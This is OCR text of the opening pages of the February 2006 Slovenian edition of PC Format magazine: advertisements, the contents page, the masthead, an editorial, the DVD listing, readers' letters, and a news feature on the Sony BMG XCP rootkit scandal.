VSE KAR VAŠ PC POTREBUJE

PC Format

DVD IZDAJA

EKSKLUZIVNO

SE JE ATI ZNAŠEL V TEŽAVAH?

Primerjali smo ATI-jev Crossfire in nVidiin SLI ter razglasili zmagovalca

POSTANITE MOJSTER

SAMI REŠITE SVOJ PC PRED SERVISERJEM

Kako rešiti najpogostejše težave vašega računalnika?

Je zdaj pravi čas za Linux?

Prva primerjava šestih najboljših distribucij

15
MONITORJEV LCD NA PREIZKUŠNJI

Sanjski računalniki

Za 20 milijard tolarjev kupite najhitrejši računalnik na svetu

Najboljša služba za vas

Delo v igričarski industriji

PRVI OPIS

TOCA RACE DRIVER 3

Poštnina plačana pri pošti 2102

FEBRUAR 2006 / 48 / 1.450 SIT

ISSN 1580-8203

9 771580 819009

POSTER SPLINTER CELL: DOUBLE AGENT >> CELOTEN UBUNTU LINUX >> VELIKI NAKUPOVALNI VODIČ

DOMEX d.o.o., Trglavska 59a, Ljubljana

- True MIMO™ Gen 3
- Adaptive Channel Expansion™ (ACE™)
- »Touchless« WiFi Security
- SmartWizard™ Installation Assistant

RangeMax™ 240

Še dlje, še hitreje, še močneje!
RangeMax 240

RangeMax 240 omogoča prenos podatkov pri hitrostih, ki so bile doslej mogoče le s kabelskimi povezavami Ethernet. Preverjena znamka linije izdelkov RangeMax ponuja neverjetno zanesljivost in pokritost, pri brezžičnih hitrostih do 240 Mb/s. Družina izdelkov RangeMax 240 odstranjuje mrtve točke v domačem in pisarniškem okolju ter zagotavlja brezžične hitrosti, ki podpirajo hkraten potek več aplikacij z intenzivno pasovno širino, npr. videa z visoko ločljivostjo, telefonije s prenosom govora po IP (VoIP), pretakanja avdia in spletnih iger.

Uvoznik: **Domex d.o.o.**, 01 56 58 750, prodaja@domex.si, www.domex.si

©2006 NETGEAR, Inc. NETGEAR je zaščitena blagovna znamka. Slogan "Everybody's connecting." je zaščitena blagovna znamka podjetja NETGEAR, Inc. Vse pravice pridržane. Fotografije so simbolične, tehnične specifikacije izdelkov se lahko spremenijo brez predhodnega obvestila.

www.netgear.com

NETGEAR
Everybody's connecting

Toshiba priporoča
Microsoft® Centrino® XP Professional.

Toshiba EasyGuard – trdi diski še nikoli niso bili bolje zaščiteni

NE SPREJMITE NADOMESTKA! Portégé M300: z vgrajenim Toshiba EasyGuard sistemom in Intel® Centrino™ mobilno tehnologijo za odlično brezžično povezavo, vedno brezskrbni s prenosnikom na poti.

intel inside
centrino™
MOBILE TECHNOLOGY

Portégé M300

Toshiba EasyGuard
- zaščita trdega diska
- zaščita proti tresljajem*
- zaščita tipkovnice pred politjem s tekočino*

- Intel® Centrino™ mobilna tehnologija z vgrajenim Intel® Pentium® M nizko napetostnim procesorjem 753 (1,20 GHz, 400 MHz FSB, 2 MB drugostopenjskega predpomnilnika) omrežna povezava Intel® PRO/Wireless 2200BG in naborom vezij Mobile Intel® 855GME, 12.1" XGA TFT zaslon
- Microsoft® Windows® XP Professional operacijski sistem
- Litij-Ion baterija, avtonomija do 6:10 ure
- Teža: 1,59 kg
- Combo optična enota
- 512 MB DDR RAM (do 1280 MB)
- 40 GB trdi disk

Cena: **324.000 SIT** brez DDV (388.800 SIT z DDV)


Izredno lahek, tanek in zanesljiv prenosnik z dolgim delovanjem baterije.

3 LETNA MEDNARODNA GARANCIJA

ToshibaEasyGuard
Carefree Mobile Computing

*Zaščita tipkovnice pred politjem s tekočino omogoča, da boste nekaj minut po politju tipkovnice, vaše podatke lahko varno shranili in ugasnili prenosnik. Zaščita proti tresljajem mogoča zaščito prenašnika ob večjih udarih in ključnih komponent prenosnika. Intel, Intel logo, Intel Inside, Intel Inside logo, Intel Centrino, Intel Centrino logo so blagovne znamke Intel Corporation ali njenih podružnic v ZDA oziroma drugih državah. Microsoft in Windows so ravno tako zaščitene blagovne znamke Microsoft Corporation v ZDA in/ali drugih državah.

Qosmio F20-111




- Intel® Centrino™ mobilna tehnologija, z vgrajenim Intel® Pentium® M procesor 750 (1,86GHz, 533 MHz FSB, 2 MB drugonivojskega predpomnilnika) in Intel® 915PM
- 512 MB DDR2 RAM (razširljiv do 2048 MB)
- 80 GB S.M.A.R.T. trdi disk 5.400 obratov
- Dvoplastna Super Multi drive enota
- VGRAJEN TV SPREJEMNIK
- 15,4" TruBrite CSV TFT zaslon, 1280x800, 600:1
- NVIDIA® GeForce™ Go 6600, 128 MB DDR video RAM
- Vgrajeni Harman Kardon zvočniki
- WiFi brezžični LAN 802.11b/g
- Prednameščen Microsoft® Windows® XP Home
- 24 mesecev MEDNARODNA GARANCIJA

Akcijska cena: **384.000 SIT** brez DDV (460.800 SIT z DDV)

Satellite Pro M70-125

- Intel® Centrino™ mobilna tehnologija, ki vključuje Intel® Pentium® M procesor 740 (1.73 GHz, 533 MHz FSB, 2MB drugostopenjskega predpomnilnika) in Intel® 915PM Express
- 512 MB DDR2 RAM (razširljiv do 2048 MB)
- 60 GB S.M.A.R.T. trdi disk 5.400 rpm, Serial ATA
- Super Multi drive enota Double Layer
- 15.4" TFT TruBrite VA barvni zaslon, 1280x800
- Wi-Fi brezžični LAN 802.11b/g
- Prednameščen Microsoft® Windows® XP Pro
- Mednarodna garancija 24 mesecev



Akcijska cena: **289.200 SIT** brez DDV (347.040 SIT z DDV)

20 YEARS LEADING MOBILE COMPUTING TOSHIBA

Toshibini prenosniki so opremljeni z brezžičnim omrežnim vmesnikom in vgrajeno Intel® Centrino™ mobilno tehnologijo, ki omogoča poslovnežem popolno brezskrbnost. Toshiba EasyGuard je najnovejša tehnologija z naprednim sistemom zaščite podatkov in enostavno povezljivostjo. S pritiskom na gumb vstopite v svet brezskrbne mobilne tehnologije

Satellite Pro M40X-168

- Intel® Centrino™ mobilna tehnologija, ki vsebuje Intel® Pentium® M procesor 730 (1.6 GHz, 533 MHz FSB, 2 MB drugostopenjskega predpomnilnika) in Intel® 915GM
- 512 MB DDR RAM (razširljiv do 1536 MB)
- 40 GB S.M.A.R.T. trdi disk
- CD-RW / DVD-ROM
- 15.4" WXGA TFT zaslon 1280 x 800
- WiFi brezžični LAN 802.11 b/g
- Prednameščen Microsoft® Windows® XP Pro
- 24 mesecev MEDNARODNA GARANCIJA

Akcijska cena: **228.000 SIT** brez DDV (273.600 SIT z DDV)

www.inea.si/toshiba

TOSHIBA

INEA

INEA d.o.o., Stegne 11, 1000 Ljubljana, tel.: 01/5138 128, 5138 115, e-pošta: prodaja.Toshiba@inea.si

PCFormat

PCF 48 Februar 2006

Vse, kar vaš PC potrebuje

V tej številki

Vklop

Svet v nevarnosti 10
Sonyjev rootkit: cela žalostna zgodba

Novice 12
Zadnje novosti iz sveta računalništva

Opremljeni 16
Najnovejše tehnološke igrače

Teme

Spedenaj mi PC 20
Vzeli smo še en računalnik in ga prav ognjeno obdelali

Sanjski stroji 22
Slinili smo se ob največjih superračunalnikih na svetu

Najboljši pomočnik 28
PCFormatov najboljši vodič za odpravljanje težav vseh časov

Moderni vajenci 58
Ali je končno nastopil čas, da modifikatorji postanejo profesionalci?

Vrhunci razvoja 34
Razkrivamo tehnologije, ki jih bodo poznali monitorji naslednje generacije

Delavnice

Načrt za vrt 80
Rimalo se ne bo več nič, bo pa vrt fantastičen

Brskalni Bob 84
Ustvarite lasten spletni brskalnik

Strelska radost 86
Ustvarite lastno prvoosebno strelsko igro

Blog in pika 88
Naj vaš blog zasenči vse ostale

Afrika po Linuxovo 90
Skrivnosti Ubuntu Linuxa

Vodiči

V mreži hekerjev 92
Kako je videti dejanski vdor v sistem

Rootkiti drugič 96
Kaj o njih pravijo strokovnjaki

Vprašajte Gregorja 98
Junaški gospod Mraz hiti na pomoč

Odklop

DVD kotiček 111

Spletne strani 112

POPOLN PC
Odkrili smo najzmogljivejši stroj pod soncem. **str. 38**

Sanjski stroj

Najhitrejši superračunalniki na svetu, ki ne igrajo samo šaha! 22

28 Pomoč v PC-stiski

V popolnem svetu bi vam računalnik popravili pametni škrati. V resnici smo nekoliko višji...

Kazalo oglasov

Adriatic	93	Mikroing Trade	9
Alldea	83	Mobitel	116
Amis	94, 115	Norman	11
Andersen	82	Parametica	72
Avtera	7	Radio Krško	16
Chip	20, 47	Radio Viva	54
CSS Oblikovanje	20	Remis	109
Domex	2	Ribera	101
Geri Computers	17	SiSplet	15
IN.PU.T	21	Skill Informatika	45
Inea	3	TechTrade	14
Izid	99	Telemach	91
KFM	38	Tift	97
Lancom	69	VideoToP	52, 87, 95
Lestra	41		

NAROČITE SE!

Ne dovolite, da bi imeli drugi PCFormat pred vami!

str. 18

MODRA ŠTEVILKA

080 23 13

Soočeni

38 **SLI proti Crossfire**
ATI-jeve in nVidiine grafični pošasti

42 **Pomnilniki SODIMM**
Nadgradnje za notesnike

102 **Supertest**
15 monitorjev LCD

Strojna oprema

44 GeForce 7800 GTX 512MB
45 AMD Athlon 64 FX-60
46 Lian Li PC-777
46 Asus Extreme N7800GT Dual
48 Creative Gigaworks G500

47 **Ostali opisi**
Teac IP-20, LiteOn LightScribe, Logitech Desktop MX5000, ALLnet ALL0265 in ALL0285

Programska oprema

49 RAW Shooter Premium 2006
49 ACDSee 8.0
49 Laplink PC Mover 4.0

50 **Distribucije Linuxa**

Igre

54 **Igre prihajajo**

62 Ghost Recon: Advanced Warfighter
66 TOCA Race Driver 3
68 American Conquest: Divided Nation
68 Hammer & Sickle
69 Ski Racing 2006
70 Virtual Skipper 4
71 Gametrak: Real World Golf
72 The Chronicles of Narnia: The Lion, the Witch & the Wardrobe
73 Starship Troopers
74 FIFA Manager 06

74 **Kratki opisi**
Diplomacy, Rollercoaster Tycoon 3: Wild!, Knights of the Temple 2

75 **Plemenska scena**

76 **Pogled nazaj**

+

POSTER

Tom Clancy's SPLINTER CELL 4

PCFormat

Stopite v stik ...

info@pcformatslo.net

www.pcformatslo.net

PC Format
Trg revolucije 2
2000 Maribor
Tel: 02 330 330 0 Fax: 02 330 331 1

Urednik Aljoša Hancman
Namestnica urednika Barbara Banovič
Urednik diska Barbara Banovič
Oblikovanje in prelom strani
Barbara Banovič, Boštjan Krajnc, Goran Radinovič, Brane Smodič, Aleš Fras
Sodelavci Daniel Andjelković, Matt Avery, Tomaž Bartolj, Andrej Belina, Tomaž Bratuša, Kieron Gillen, Aljoša Hancman, Uroš Jaušovec, Geoff Harris, Dan Griliopoulos, Peter Ježovnik, Tomaž Kotnik, Uroš Majcenovič, Alec Meer, Fran Lhotka, Gregor Mraz, Sebastjan Omerzu, Andrej Potočnik, Barbara Rižnar, Andrej Sekavčnik, Jelena Varda, Luis Villazon
Ilustracije Goran Radinovič, Barbara Rižnar
Lektoriranje Barbara Banovič
Prevodi VideoToP d.o.o.

Založnik
VideoToP d.o.o.
Trg revolucije 2
2000 Maribor
Tel : 02 330 330 0 Fax: 02 330 331 1

Oglasno trženje
Janja Cebek, Dina Košir
Tel 02 330 330 8 Fax 02 330 331 1
E-mail: oglasi@pcformatslo.net

Tisk in distribucija
Založnik VideoToP d.o.o.
Tisk Florjančič Tisk d.o.o.
Distribucija ČZP Večer d.d.

Naročnine in prodaja
Mihaela Weixl
PC Format naročnine
Trg revolucije 2, 2000 Maribor
Tel: 02 330 330 2, Fax: 330 331 1
E-mail: narocnine@pcformatslo.net

VideoToP

VideoToP je založnik specializiranih revij s področja računalništva in najnovejših tehnologij. Naš cilj je zadovoljiti strast naših bralcev tako, da jim damo revije, ki jim bodo ponudile veliko vrednost za njihov denar, zanesljive informacije in ki jih bo užitek brati. Razen revije PCFormat, v VideoToP-ovi založbi izhajajo tudi revije FHM, Digitalna Kamera, GameZone in PCFormatov Popolni vodič. Več informacij o VideoToP-ovih revijah je na voljo na spletnih straneh **www.pcformatslo.net, www.digitalnakamera.net** in **ww.fhmslo.net.**

Članki iz *PCFormata* se ne smejo reproducirati brez predhodnega pisnega dovoljenja. Uredništvo ne sprejema odgovornosti za nenamerne in tiskarske napake. Prejeta pisma se smatrajo, da so bila poslana za objavo. Zavoljo jasnosti in omejenosti prostora si pridržujemo pravico, da uredimo prejeta pisma. Avtorjem priznavamo avtorske pravice. V primeru, da vam nismo priznali avtorskih pravic, vas naprošamo, da nam to nemudoma javite in napako bomo odpravili.


Na podlagi 6. točke 25. čl. Zakona o davku na dodano vrednost sodi *PCFormat* med izdelke, za katere se obračunava in plačuje davek na dodano vrednost po stopnji 8,5%. Po 24. čl. ZDDV se za prilogi CD oz. DVD obračunava davek po splošni 20% stopnji, ki jo Videotop odvede po nabavni ceni. Davek je vračunan v ceno revije.

Del besedil v tej številki je preveden ali reproduciran iz *PCFormata*, katerih lastnik avtorskih pravic je **Future Publishing Limited, UK 2003.** Vse pravice so pridržane. Za več informacij o tej in drugih revijah Future Publishinga obiščite **http://www.futurenet.co.uk.**

Kraljestvo za idejo

Obstaja več dobrih razlogov, zakaj ta uvodnik nastane kot zadnji članek za vsako številko revije *PCFormat*... več dobrih in samo eden odličen. Uvodnik spišem vedno nazadnje, ker se vsak večer strinjam sam s sabo, da mi bo pa naslednji dan čisto zares padla v glavo boljša ideja od te, ki so jo pravkar moji zaspani prsti najprej črko po črko nametali na zaslon, nakar jo je edini še buden kotiček možganov proglasil za neduhovito bebavost in ukazal njen takojšnje brisanje. Ampak naslednji dan se zgodba vedno ponovi in zdaj je končno prišel tisti zadnji dan, ko se upanje na dobro idejo povesi v patetično popisovanje vseh idej, ki jih glava trenutno vsebuje, in upanje, da bo njihov kolaž predstavljal nekaj delno berljivega in informativnega. Upam, da tale tekst ne bo končal v reviji, ker bi to pomenilo, da je okoli štirih zjutraj zaspal še tisti zadnji budni del možganov, tik pred nezavestjo pa dal roki signal, naj pošlje članek v tisk. Če pride to tega črnega scenarija, upam, da se mi bo zjutraj vklopil vsaj kak varnostni mehanizem v obliki amnezije, ki bo izbrisala spomin na ta najmanj smiseln uvodnik vseh časov. Hej, to pa je ideja: napisal bom najbolj nesmiseln uvodnik vseh časov! No, čakajte, saj sem ga že.

Na srečo je druge člane uredništva ta mesec razganjalo od odličnih domislic, tako da se lahko februarska številka pohvali z nazivom "številka z največ stranmi daljših tem" in če tak častni naziv doslej ni obstajal, sem ga pravkar uvedel, da veste. Oglejte si samo kazalo in primorani boste prikimati smiselnosti podelitve tega priznanja. Šest strani o najmočnejših računalnikih na svetu, šest strani s priročnimi nasveti, s katerimi boste rešili najpogostejše tegobe vašega računalnika, štiri strani o predelovanju iger in ljudeh, ki so s tem zasloveli, dve strani o monitorjih prihodnosti, tri strani o vdorih hekerjev in še marsikaj podobno zanimivega bo prežalo na vašo pozornost na naslednjih straneh. In pri tem nam ni zmanjkalo prostora za vse standardne rubrike, kot so veliki primerjalni test monitorjev, opisi strojne opreme in iger, napovedi, novice, bla, bla, bla... oslinite si prst in začnite obračati strani.



ALJOŠA HANCMAN
Urednik
hancman@videotop.si

Ekipa se predstavi

BARBARA BANOVIČ
Postala je urednica diska? Če bi našteli vse njene funkcije pri *PCF*, ne bi bilo prostora za ostale člane.

GORAN RADINOVIČ
Z dopusta je prišel prav neokusno nasmejan, zato smo ga v dobro kolektiva konkretno založili z delom.

MIŠO
Ko je igričarsko kanero že skoraj zaključil, je le dočakal *Quake 4*. Išče sponzorje za novo grafično kartico...

ALEŠ FRAS
Sicer je Aleš sodeloval že pri prejšnji številki, a se nam takrat še ni ljubilo, da bi vam ga pokazali na tej strani.

MIHAELA WEIXL
Odkrila je novo metodo učenja nemščine. Če to ne bo delovalo, ji ostane še učenje z akupunkturo.

SAMSUNG

60 udarcev s krili v 1 sekundi,
ujetih na monitorju z 0,004 sek. odzivnim časom.

Zaslon z odzivnim časom 0.004 sekunde.

MagicSpeed 4ms

SAMSUNG

Zastopstvo in distribucija:

AVTERA d.o.o.
tel.: (01) 58 53 610; (01) 58 53 880; (01) 58 53 890
e-mail: info@avtera.si; www.avtera.si

SyncMaster 760BF / 960BF


Samsung LCD Monitor

na vašem disku

Celotni programi

BrowserBob Professional 3.2

Večkrat nagrajena rešitev za izdelavo lastnih aplikacij, v katero preprosto vpletete katerokoli spletno tehnologijo. Izdelajte pametne odjemalce, e-knjige, lasten spletni brskalnik, medijski predvajalnik, predstavitve, ohranjevalnike zaslona, portale in še kaj drugega.



Realtime Landscaping Photo

Z Realtime Landscaping Photo boste brez težav oblikovali pokrajino s pomočjo fotografije vaše hiše. Program lahko uporabite za načrtovanje vrta, dvorišča, terase in še česa. Ko ste končali se lahko prosto sprehodite okoli vaše hiše s pomočjo 3D grafičnega pogona.

AVG Free Edition

AVG Free Edition je priznano orodje za odpravljanje virusov. Poleg tega, da je domačim uporabnikom na voljo popolnoma brezplačno, se program tudi dovolj redno obnavlja, da se je sposoben spoprijeti z vsemi novejšimi virusnimi nadlogami.

Bonus

FPS Creator

Izdelajte lastno prvoosebno strelsko igro s tem preprostim programom. Vključuje popolnoma delujoč fizikalni sistem, na stotine 3D modelov ter vam nudi možnost, da nadzirate vsak vidik igre. Z malo truda boste izdelali lastno večigralsko igro. Na disku je 45-dnevna preizkusna različica.

Najboljši celotni programi

Na naših diskih boste našli samo kvalitetne aplikacije in orodja, ki imajo visoko vrednost. Javite nam, kaj bi radi videli na disku in storili bomo vse, da vam ugodimo.

Igrajte najnovejše igre

Ne čakajte ure in ure, da se snamejo demo različice najboljših iger tega meseca. Vse so tu.

Kdo še potrebuje navodila?

Želimo, da iz vaših brezplačnih programov potegnete največ. Toliko vodičev in delavnic kot v *PCF*, boste težko našli še kje drugje.

Tehnična podpora

Če boste imeli kakršnekoli težave z diskom, pokličite na telefonsko številko 02 330 33 02.

Programi

Audacity Snemajte zvoke, uvažajte in izvažajte datoteke
CDex Program za zajemanje in pretvarjanje zvočnih datotek
Digital Camera Enhancer Popravite digitalne fotografije
IrfanView Hitro, majhno in inovativno orodje za odpiranje slik
OpenOffice.org 2.0 Celoten pisarniški paket v slovenščini
RawShooter | essentials 2005 Obdelava datotek RAW
WordPress Odlična osebna platforma za objavljanje blogov
Zoomifyer EZ Spravite slike visoke ločljivosti na splet

Igre

80 Days Zanimiva pustolovska igra z napeto zgodbo
The Three Musketeers Vsi za enega, eden za vse?
Virtual Skipper 4 Zares odlična simulacija jadranja
ZOO Tycoon 2: Endangered Species Ubogi kosmatinci...

Video

ATI Toyshop, Battlefield 2: Special Forces, Broken Sword: The Angel of Death, Crashday, Dungeons & Dragons Online: Stormreach, Elder Scrolls IV: Oblivion, Gun, Hellgate: London, Paraworld, Star Wars Battlefront 2, Starship Troopers, videospot Pozabi (Stranci), The Chronicles of Spellborn, The Matrix: Path of Neo, The Skeleton Key, Virtual Skipper 4 in posnetek vzleta Shuttlea v visoki ločljivosti.

Dodatki in modi

Najboljših 10 modov po našem izboru: BF 1942: Battlefield Pirates, Desert Combat, Doom 3 Illumine Mod Pack, Dystopia, Finnish Defence Forces, Garry's Mod, Half-Life 2 Natural Selection, Half-Life 2 The Ship, Star Wars Warlords.

Od blizu: TOCA RACE DRIVER3

Kakršnokoli dirkanje vas že zanima, tu boste gotovo našli nekaj zase: začnite kariero kot dirkač v gokartu in se prebijte do sedeža v moštvu BMW Williams GP. Dirke vas bodo popeljale po vsem svetu, udeležili pa se jih boste lahko v načinu z zgodbo ali pa boste slednjo obšli in se kar najhitreje pognali na asfalt. Demo vključuje progi Adelaide in Brands Hatch, dirkate pa lahko z avtomobiloma Holden Commodore ali Proton Satria.

Seznam velja za *PCFormatov* DVD. Na CD-ju boste našli veliko manj vsega. Če vam to ni dovolj, se čim prej naročite na DVD različico revije.

Pismabralcev

NAJ SE SLIŠI VAŠ GLAS. PIŠITE NAM NA
pisma@pcformatslo.net

Pismo meseca

Križišče

Berem vse slovenske računalniške revije in še nekaj tujih (*PCFormat* je zakon, kakorkoli pogledaš), redno nadgrajujem računalnik z novo strojno in programsko opremo, skratka – dokaj dobro poznam slovensko in svetovno računalniško sceno. Zdaj pa k dejstvom. Zanimivo se mi zdi, da je večina slovenskih revij tako ozko usmerjena, kar zadeva platforme, ki jih pokrivajo. V veliki večini primerov se članki osredotočajo na operacijski sistem Windows in sisteme PC. Kje je Linux in kje so Applovi Maci? Razumem, da večina Slovencev, za razliko od pripadnikov nekaterih drugih držav, večinoma uporablja PC-je z nameščenimi Windows XP, ampak morda bi ravno revije, kakršna je vaša, lahko spremenile to situacijo. Morda Slovenci uporabljamo takšne sisteme le zato, ker lahko v revijah berejo samo o njih. Morda gre za začaran krog, ki bi ga bilo zdravo prekiniti, ker je znano dejstvo, da je raznovrstnost vedno dobra.

Tomaž, Postojna

PCF pravi **Tisto o začaranem krogu je zanimiva teorija, zato smo jo pripravljeni postaviti na test. Temu *PCFormatu* smo priložili brezplačno distribucijo Linuxa, imenovano Ubuntu, ki velja za eno boljših. Poleg tega smo Linuxu namenili še nekaj prostora v delavnicah in nekaj prostora pri testih programske opreme. Če se bo izkazalo, da je to prineslo porast uporabnikov tega operacijskega sistema, bomo o Linuxu pisali v prihodnosti več. Pošteno?**

Za globoko razmišljanje smo na pošto že odložili paket s tvojim naslovom, v katerem bo nagrada za pismo meseca. Uživaj.

Akcije PCFormata

Naj na začetku priznam, da sem začel brati vašo revijo zaradi simpatične punce na naslovnici revije. Ampak ko sem imel *PCF* enkrat v rokah in ko sem spoznal še vsebino, je bila naslovnica kmalu pozabljena. Ne bom hvalil dobrih člankov, ker je njihova kvaliteta vsem dobro znana, bom pa valil dejstvo, da kar naprej presenečate z novimi domislicami. Najprej je bil to vaš Spedenaj mi PC, ki je izvrstno zamišljena računalniška predelava priljubljene serije z MTV-ja, *Pimp my Car*, nato pa še GameAwards.si. Upam, da bo ta akcija nato vsako leto in da se bo čez čas razvila v računalniške oskarje in da bomo podelitev spremljali na TV-ju in... uh, zdaj me je pa malo zaneslo. Jaz sem na **www.gameawards.si** že glasoval za svoje favorite, pa tudi slike in podatke o računalniku sem vam že poslal prejšnji teden. Upam, da mi ga boste spedenali.

Matevž, Kranj

PCF pravi **Hvala za pohvale, se bomo še naprej trudili metati iz rokava sveže domislice. Hvala tudi za tvoj glas, računalnika ti pa ne bomo spedenali. Mislim, da se bodo tudi bralci strinjali, da sistem z AMD-jem 64 in Radeonom X850 ne potrebuje nadgradnje. Oglasi se nam čez pet let, ko bo aktualen AMD 128.**

Spet GTA

Sem reden bralec vaše revije in sem se odločil, da vam bom nekaj končno napisal v zvezi z najbolj vročim zapletom z igro. To je igra *GTA: San Andreas*. Pred kratkim sem na internetu bral, da so na *GTA: San Andreas* dali oznako "samo za odrasle" ter da so v Avstraliji celo prepovedali igro, samo zaradi nekaj strelov in dodatka "*Hot Coffee*". Jaz tega dodatka nimam, ampak ne vidim razloga, zakaj se tako razburjajo... par premikov gor in dol v postelji in hop... že nalepijo nalepko "samo za odrasle". Pa kje je smisel tega? Pa tudi par strelov in nekaj nasilja v igri ne bo nikogar ubilo. Jaz igram vse igre *GTA* in se nisem spremenil v velikega morilca. Ubogi revčki v Avstraliji, ki se morajo preživljati od igric *Ping Pong*. Res žalostno. Mi smo lahko srečni, da jo lahko igramo.

Haris, e-pošta

PCF pravi **Tudi sami smo mnenja, da so Kengurujčani zadnje čase začeli hoditi po pretirano konzervativni poti in da tu in tam kakšna ledvica na digitalnem pločniku igralca ne bo pretvorila v psihopatsko pošast. Vseeno pa stojimo za stališčem, da naj bo nasilje v igrah tam, kjer bo izboljšalo igralno izkušnjo. Nasilje, ki je samo sebi namen, ima toliko smisla kot brisanje zadnjice z lastnim drekom.**

Pišite in zmagajte!

Ta mesec podarjamo odličen igralni plošček *Trustmaster wireless dual triger* in igro ***Pro Evolution Soccer 5***. Za rubriko Pisma bralcev je oboje prispevalo podjetje VideoToP.

Pišite zdaj! Pošljite nam svoje misli, skrbi in ideje, ki zadevajo revijo ***PCFormat***, vaš PC, računalniške igre ali življenje na splošno.

Vklop

NAJBOLJ VROČE NOVICE TEGA MESECA

Rootkit: resnična zgodba

Kako se ne boriti proti piratstvu – celotna zgodba o Sonyjevi varnosti in marketinškem polomu...

Igrajmo ste igro: pomislite na *Football Manager*, a namesto da bi upravljali z Arsenalom, vodite eno največjih glasbenih založb na svetu in se trudite boriti proti piratstvu. Ali boste a) pocenili glasbo, b) prečesali planet in poiskali nove talente, katerih glasba se bo prodajala za med, ali c) okužili 500.000 računalnikov legitimnih lastnikov vaših CD-jev s škodljivim programom, ki odpira zadnja vrata za hekerje, sproži kup tožb in vas stane milijone? Če ste izbrali zadnji odgovor, vam čestitamo: ste šef Sony BMG!

POZOR, NEVARNOST

V zadnjih letih smo videli že kar nekaj neumnih stvari (še posebej so nam ostali v spominu izpadi določenega člana uredništva na božični zabavi), a katastrofalna zaščita pred kopiranjem, ki jo je uporabil Sony BMG, na našem neumnometru kotira najviše. Konec oktobra se je izkazalo, da je podjetje na trg poslalo več kot štiri milijone CD-jev, zaščitenih pred kopiranjem, ki so vključevali tako imenovani rootkit, kompleksno obliko trojanskega konja.

Rootkit je bil del XCP, sistema za zaščito pred kopiranjem, ki ga je razvilo podjetje First4Internet, namenjen pa je preprečevanju piratstva. Rootkit sam ne naredi ničesar škodljivega, se pa skriva v temnih kotičkih trdega diska in ga večina programov ne zazna. Računalnike, na katerih je rootkit nameščen, lahko pisci škodljivih programov izkoristijo za tihotapljenje lastne programske opreme na računalnik, ne da bi vi za to sploh vedeli.

Ko je novica pricurljala v javnost, je Sony BMG uspel slabo situacijo še poslabšati. Na ameriškem radiu je direktor podjetja namreč izjavil naslednje: "Po mojem mnenju velika večina ljudi sploh ne ve, kaj je rootkit. Zakaj bi jih to potem sploh zanimalo?" Medtem ko je stric streljal neumnosti, pa so podjetja, ki se ukvarjajo z računalniško varnostjo, že objavila, da se je pojavil prvi škodljivi program, ki izkorišča prav Sonyjev rootkit za širjenje.

Rootkit tako ni bil več potencialna varnostna grožnja, temveč prava varnostna katastrofa. Po času, ki se je zdel neverjetno dolg, je Sony BMG izdal orodje, ki razkrije (a ne odstrani) rootkit, ki je nameščen v sistemu in spletnim stranem omogoča nameščanje škodljive kode prek *Internet Explorerja*.

"Računalnike z rootkitom lahko pisci škodljivih programov izkoristijo za tihotapljenje lastne programske opreme na računalnik"

Medtem ko so se strokovnjaki za varnost potili nad kodo, pa so si naši najljubši odvetniki iz Electronic Frontier Foundation (**www.eff.org**) ogledali licenčno pogodbo – vseh 3.000 besed. Zadeva je prav impresivna: licenca vam prepoveduje uporabo digitalnih datotek v službi ali če niste finančno sposobni, prav tako pa vas zavezuje, da zbrišete vse skladbe z računalnika, če izgubite originalni CD ali zapustite državo. Strinjati se morate tudi, da boste namestili vse nadgradnje programske opreme – in če zaradi nadgradnje vaš računalnik eksplodira, lahko Sony BMG tožite za odškodnino, ki lahko znaša največ pet dolarjev (slabega jurja).

ŠE VEČ TEŽAV

V začetku novembra so razvijalci varnostne programske opreme rootkit dodali na svoje sezname škodljivih programov (ki so ga sprva sicer zaznali, a ga niso odstranili); novičarske skupine in forumi so bili polni sporočil jeznih uporabnikov, ki so prisegali, da bodo preklicali naročila PS3 in raje kupili Xbox 360; pisci spletnih dnevnikov so napovedali, da bodo nehali kupovati CD-je in raje uporabljali *BitTorrent*; odvetniki pa so začeli pisati vloge za tožbe.

Sony BMG se je končno vdal in ponudil zamenjavo vseh CD-jev (4,7 milijonov izvodov 52 CD-jev). Ta poteza ga bo stala milijone. Podjetje se je tudi znebilo kontrole ActiveX, izdali pa so tudi novo orodje, ki varno odstrani rootkit, kupcem pa so ponudili celo nadomestne datoteke MP3.

Pa se je splačalo? Ali je sistem preprečil toliko piratstva, da je za Sony BMG strošek zamenjave CD-jev praktično zanemarljiv in se samo smejijo morebitnim tožbam? V to močno dvomimo: velika večina skladb z "zaščitenih" CD-jev je na voljo v skupnostih P2P, saj lahko XCP onemogočite že tako, da na zunanji rob CD-ja nalepite tanek košček lepilnega traku. Ta enostaven trik pa ni bil dovolj, da bi zaustavil ploho slabih novic za Sony BMG. Seveda ga čaka skupinska tožba s strani EFF, tožbo pa je vložilo tudi teksaško tožilstvo, saj je Sony kršil zakonodajo proti spywareu, ki velja v Teksasu, podobna tožba pa se pripravlja tudi v New Yorku.

Najbolj smešno pri vsem skupaj pa je, da aplikacija, ki jo je potrebno uporabljati za predvajanje diskov z XPC, vključuje kodo iz odprtokodnega predvajalnika LAME. Če je to res, je Sony BMG grdo kršil pravila odprte kode in s tem seveda tudi avtorske pravice. Sony BMG je v zadnjem času moral pogoltniti kar nekaj finančnih neprijetnosti, tako da bi bila lahko ta zadnja poteza celo katastrofalna. **PCF**

Na Amazonu boste izvedeli, če je album, ki ga nameravate kupiti, zaščiten pred kopiranjem.

Korenska groza

